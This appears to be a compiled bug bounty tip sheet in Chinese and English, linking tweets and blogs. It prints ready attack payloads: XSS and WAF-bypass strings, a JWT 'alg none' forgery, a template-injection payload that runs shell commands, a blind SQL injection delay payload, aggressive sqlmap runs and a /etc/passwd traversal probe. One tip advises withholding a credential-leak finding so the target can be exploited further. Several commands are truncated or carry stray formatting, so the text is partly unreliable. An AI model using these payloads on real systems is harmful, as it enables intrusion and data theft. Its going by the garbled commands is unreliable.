

Bug Bounty Hunting Tips

Tip #1【发现隐藏目录的技巧】

Link: https://twitter.com/AgarwalJuli/status/1514879779165507584

Steps:

- 1)Target tab --> right-click on the Target --> Scan --> open scan launcher --> Crawl --> OK
- 2)Target --> right click on the Target --> Engagements tools --> Discover content --> Click on 'Session is not running' to start crawling
- 3)Extender --> install BurpCSJ (crawljax) --> right click on the Target --> send to Crawljax
- 4)Use a dictionary attack via an intruder.

Tip #2【通过搜索引擎快速发现开放端口】

Link: https://twitter.com/tamimhasan404/status/1535122854643212288

uncover -q "http://pathao.com" -e censys,fofa,shodan

Tip #3【快速找寻sql注入漏洞】

Link: https://twitter.com/ReconOne_/status/1536263651669200897

```
subfinder -d domain.com -silent | waybackurls
| sort -u | gf sqli > gf_sqli.txt; sqlmap -m
gf_sqli.txt --batch --risk 3 --random-agent |
tee -a sqli.txt
```

Tip #4【快速找到mysql备份文件】

Link: https://twitter.com/ReconOne /status/1535658312737378304

Tip #5 [Bypass JWT Control]

Link: https://twitter.com/beginnbounty/status/1536325908214468608

```
Ways to bypass JSON Web Token controls: ✓ Tip1

➤ The header part:
{

   "alg" : "HS256",
   "typ" : "JWT"
}

➤ Bypass::> Simple Temper the algorithm type:
{

   "alg" : "none",
   "typ" : "JWT"
}
{
   "user" : "admin"
}
```

Tip #6【Burp插件(一)生成定制字典】

Scavenger - Burp extension to create target-specific and tailored wordlist from burp history

Link: https://twitter.com/Pethuraj/status/1537642206139277313

Step:

Burp——>Proxy——>Scavenger——>Launch Scavenger

Tip #7【快速侦查XSS的工具(一)airixss】

Link: https://github.com/ferreiraklet/airixss 【已安装】

```
echo "http://testphp.vulnweb.com" | waybackurls | anew | gf xss | qsreplace '"><svg onload=confirm(1)>' | airixss -p "confirm(1)" -H "Heade echo "http://testphp.vulnweb.com" | waybackurls | nilo | anew | gf xss | urldedupe -qs | bhedak '"><svg onload=confirm(1)>' | airixss -p "co echo "http://testphp.vulnweb.com" | waybackurls | nilo | anew | gf xss | qsreplace -a | bhedak '"><svg onload=confirm(1)>' | airixss -p "co echo "http://testphp.vulnweb.com" | waybackurls | anew | gf xss | uro | nilo | qsreplace '"><svg onload=confirm(1)>' | airixss -hm -s -c 5
```

Tip #8【Burp爆破-->自动化xss找寻】

Link: https://notifybugme.medium.com/automating-reflected-xss-with-burp-suite-intruder-a39b2f060db7

Tool: https://github.com/tomnomnom/unfurl 【已安装】

Tip #9【用waybackurls创建新的wordlist】

Link: https://twitter.com/yeswehack/status/1585647174691405825

```
cat urls.txt | sed 's\\(?\\&\|;\\).*//;s\\//RMSED/3;s/.*RMSED//;s\\/\n/g' | anew wordlist.txt
```

Tip #10【信息搜集】

Link: https://twitter.com/GodfatherOrwa/status/1584923512774565888

Tip #11【KNOXSS的scan】

Link: https://twitter.com/Aacle_/status/1585898637908791296

```
echo "dominio" | subfinder -silent | gauplus | grep "=" | uro | gf xss | awk '{ print "curl https://knoxss.me/api/v3 -d \"target="$1 "\" -H
```

Tip #12【HTTPX工具的使用】

Link: https://twitter.com/_bughunter/status/1584927278081146880

```
cat domains | httpx -nc -silent -p 80,443,8080,8443,9000,9001,9002,9003 -path wordlist.txt -fc 400,404,403 -title -content-length -ip -stat
```

Tip #13【检测各种漏洞的Linux命令】

Link: https://github.com/dwisiswant0/awesome-oneliner-bugbounty

Tip #14【好用的xss payload】

Link: https://twitter.com/0x0SojalSec/status/1583698946719109120

<tag only=1 onEvent=alert(1)>

Tip #15 [SSTI to RCE payload]

Link: https://twitter.com/s3c krd/status/1583567729260654592

{{_self.env.registerUndefinedFilterCallback("exec")}} {{_self.env.getFilter("cat /home/min/user.txt")}}

Tip #16【用Gospider找子域】

Link: https://twitter.com/Aacle_/status/1585897356993519619

gospider -d 0 -s "https://site.com" -c 5 -t 100 -d 5 --blacklist jpg,jpeg,gif,css,tif,tiff,png,ttf,woff,woff2,ico,pdf,svg,txt | grep -Eo '(

Tip #17 [Bypass Akamai WAF]

Link: https://twitter.com/0x0SojalSec/status/1583322855076696064

x"><svg%250donload%3D"window%5B%27alert%27%5D(location[%27hostname%27])"

Tip #18【当你访问url时浏览器在做什么】

Link: https://twitter.com/ComendadorMBF/status/1585177119768064000

Tip #19【25个信息搜集工具】

Link: https://twitter.com/Aous_Ho/status/1584539395130281984

Tip #20【反射xss挖掘】

Link: https://twitter.com/krrohit210302/status/1582967966337241088

Tip #21【从Content-Security-Policy获取域名】

Link: https://twitter.com/elh3x/status/1584928373394276353

curl -vs URL --stderr - | awk '/^content-security-policy:/' | grep -Eo "[a-zA-Z0-9./?=_-]*" | sed -e '/\./!d' -e '/[^A-Za-z0-9._-]/d' -e '

Tip #22【测试sql注入不能忘记user-agent和referer】

Link: https://twitter.com/disnhau/status/1584443919101616129

Tip #23【一行命令完成httpx信息搜集】

Link: https://twitter.com/0x0SojalSec/status/1586060292580315136

Tip #24 【https://github.com/stark0de/nginxpwner 工具】

Link: https://twitter.com/bugbounty0/status/1586192691544543233

https://github.com/stark0de/nginxpwner

Tip #25 [Bypass 304]

Link: https://twitter.com/Aacle /status/1586537782461157376

Bypass 304 (Not Modified)

Request:

GET /admin HTTP/1.1

Host:

http://target.com

If-None-Match: W/"32-IuK7rSIJ92ka0c92kld"

办法:

- ->Delete "If-None-Match" header
- ->Adding random character in the end of "If-None-Match" header

Tip #26 [Password Reset Flaws]

Link: https://twitter.com/Mujta3a/status/1586434500812472321

Tip #27 [API Security Testing]

Link: https://twitter.com/cyspad/status/1586393473602797568

Part One: https://medium.datadriveninvestor.com/api-security-testing-part-1-b0fc38228b93

 $Part\ Two: \underline{https://saumyaprakashrana-51250.medium.com/api-security-testing_part-2-67ae9fb9c12$

Tip #28 [Bypass 403]

Link: https://twitter.com/ManieshNeupane/status/1587277962478383105

Tip #29 [bypass 401]

Link: https://twitter.com/h4x0r_dz/status/1587919988907573249

Tip #30【SQL注入绕过waf的payload】

Link: https://twitter.com/yeswehack/status/1587474330614652928

Tip #31【XSS一行代码扫描】

Link: 暂无

 $gospider -s "https://google.com" -c 10 -d 5 --blacklist ".(jpg|jpeg|gif|css|tif|tiff|png|ttf|woff|woff2|ico|pdf|svg|txt)" --other-source | grep -e "code-200" | awk '{print$5}' | grep "=" | qsreplace -a | dalfox pipe | tee output.out$

Tip #32【信息搜集如何赚钱】

Link: https://twitter.com/osiryszzz/status/1378540350281687044

- 1 the sqlis were damn easy to identify discovering the resources affected, not so much. lots of recon (gau, google dorking, spidering, url guessing) on target. discovered a number of web services, however no vulns ->
- 2 kept URL guessing and found a zip file containing web.config several creds leaked more interesting was the URLs disclosed in there as they point to asmx web services turns out 90% of these are on sites out of scope →
- 3 the paths of these web services were somehow similar to other folders and couple web services that existed on the main target, so I created several dictionaries to be used in an attack with permutations to see if the site had these endpoints just in different folders \rightarrow
- 4 dict1 known folders on target. dict2, dict3 both had paths extracted from the urls in web.config, with some permutations based on names similarities I inferred; dict4 endpoints from web.config. ran ffuf cluster-bomb style out of 35k possibilities, found $10+ \rightarrow$
- 5 10+ web services that supposedly were on OOS sites, however available in different locations on target in scope. each web service had many endpoints (some even 30-40). moral of the story, these had more holes than swiss cheese. that's were all sqlis were ->
- 6 TLDR; would i have reported the web.config finding immediately, other people would have seen the URLs and perhaps locate these web services on the target; i didn't report it and worked until i found their location and reported as many sqlis as i could.
- 7 my take away and tip for the reader: don't report a bug as soon as you find it, especially if it shows that it can be used to further own a target. keep the intel for yourself and hack. if after a while it doesn't lead to anything, report the bug and move on.

Tip #33【SQL注入文章】

Link: https://medium.com/@calfcrusher/fuzzing-for-hidden-params-671724bf3fd7

Tip #34【垂直越权典例】

Link: https://abdelhameedghazy.medium.com/broken-access-control-leads-to-full-team-takeover-and-privilege-escalation-6f50174f29ce

Tip #35 【Some Tips】

Link: https://twitter.com/Aacle /status/1588403201845657600

Tip #36【Apache配置错误导致】

Link: https://twitter.com/ bughunter/status/1588166172310110211

 $cat\ rootDomains.txt\ |\ assetfinder\ -subs-only\ |\ httpx\ -nc\ -silent\ -p\ 80,443,8080,8443,9000,9001,9002,9003\ -path\ "/static/js///../../../etc/passwd"\ -mr\ "root:x"$

because:

Any idea why this is happening? The number of slashes after the /js seems to be relative to the number of ../ needed/used. This is a PHP app (YII Framework I think)

I guess it's an Apache configuration issue but I don't see which directive can cause this

Tip #37【SQL时间盲注的Linux命令】

Link: https://hackerone.com/reports/435066

Tip #38 【Tricky ASP blind SQL Injection】

Link: https://twitter.com/nav1n0x/status/1588622242291892224

Tricky ASP blind SQL Injection in a login page. Confirmed using Blind-boolean method,but it took me hours before I found the right payload - that need to be encoded. Sadly, not triaged yet

Payload: ';%20waitfor%20delay%20'0:0:6'%20--%20

Tip #39【JS侦查-GraphQL】

Link: https://twitter.com/KoyalwarTarun/status/1588663734389846016

Tip #40【gau的多个LHF的一行命令扫描】

Link: https://medium.com/@nynan/the-most-underrated-tool-in-bug-bounty-and-the-filthiest-one-liner-possible-cab14ef7faeb

LHF 低挂水果

HHF 高挂水果

Tip #41【多个漏洞导致的RCE】

Link: https://rohit-soni.medium.com/chaining-multiple-vulnerabilities-leads-to-remote-code-execution-rce-on-paytm-e77f2fd2295e

Tip #42【XSS肌肉锻炼】

Link: https://github.com/yujitounai/helloworld/wiki/クロスサイトスクリプティング-11

img%20src=x%20onerror=alert(document.domain)// >

"<>被编码,可尝试

Tip #43【沃尔玛反射xss】

Link:

payload: %27><img%20src=x%20onerror=alert()>

Tip #44【一部分tips】

Link: https://twitter.com/Aacle_/status/1591519322685456386

Tip #45【扫描js泄露敏感信息的流程】


Link: https://doepichack.com/token-leaks-at-js/





- 1) greped all urls from wayback urls/gau
- 2) collected all js file ".js"
- 3) filter js file " httpx -content-type | grep 'application/javascript'"
- 4) performed nuclei scan "nuclei -t /root/nuclei-templates/exposures/"

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30 Dec 2022 • 06:15

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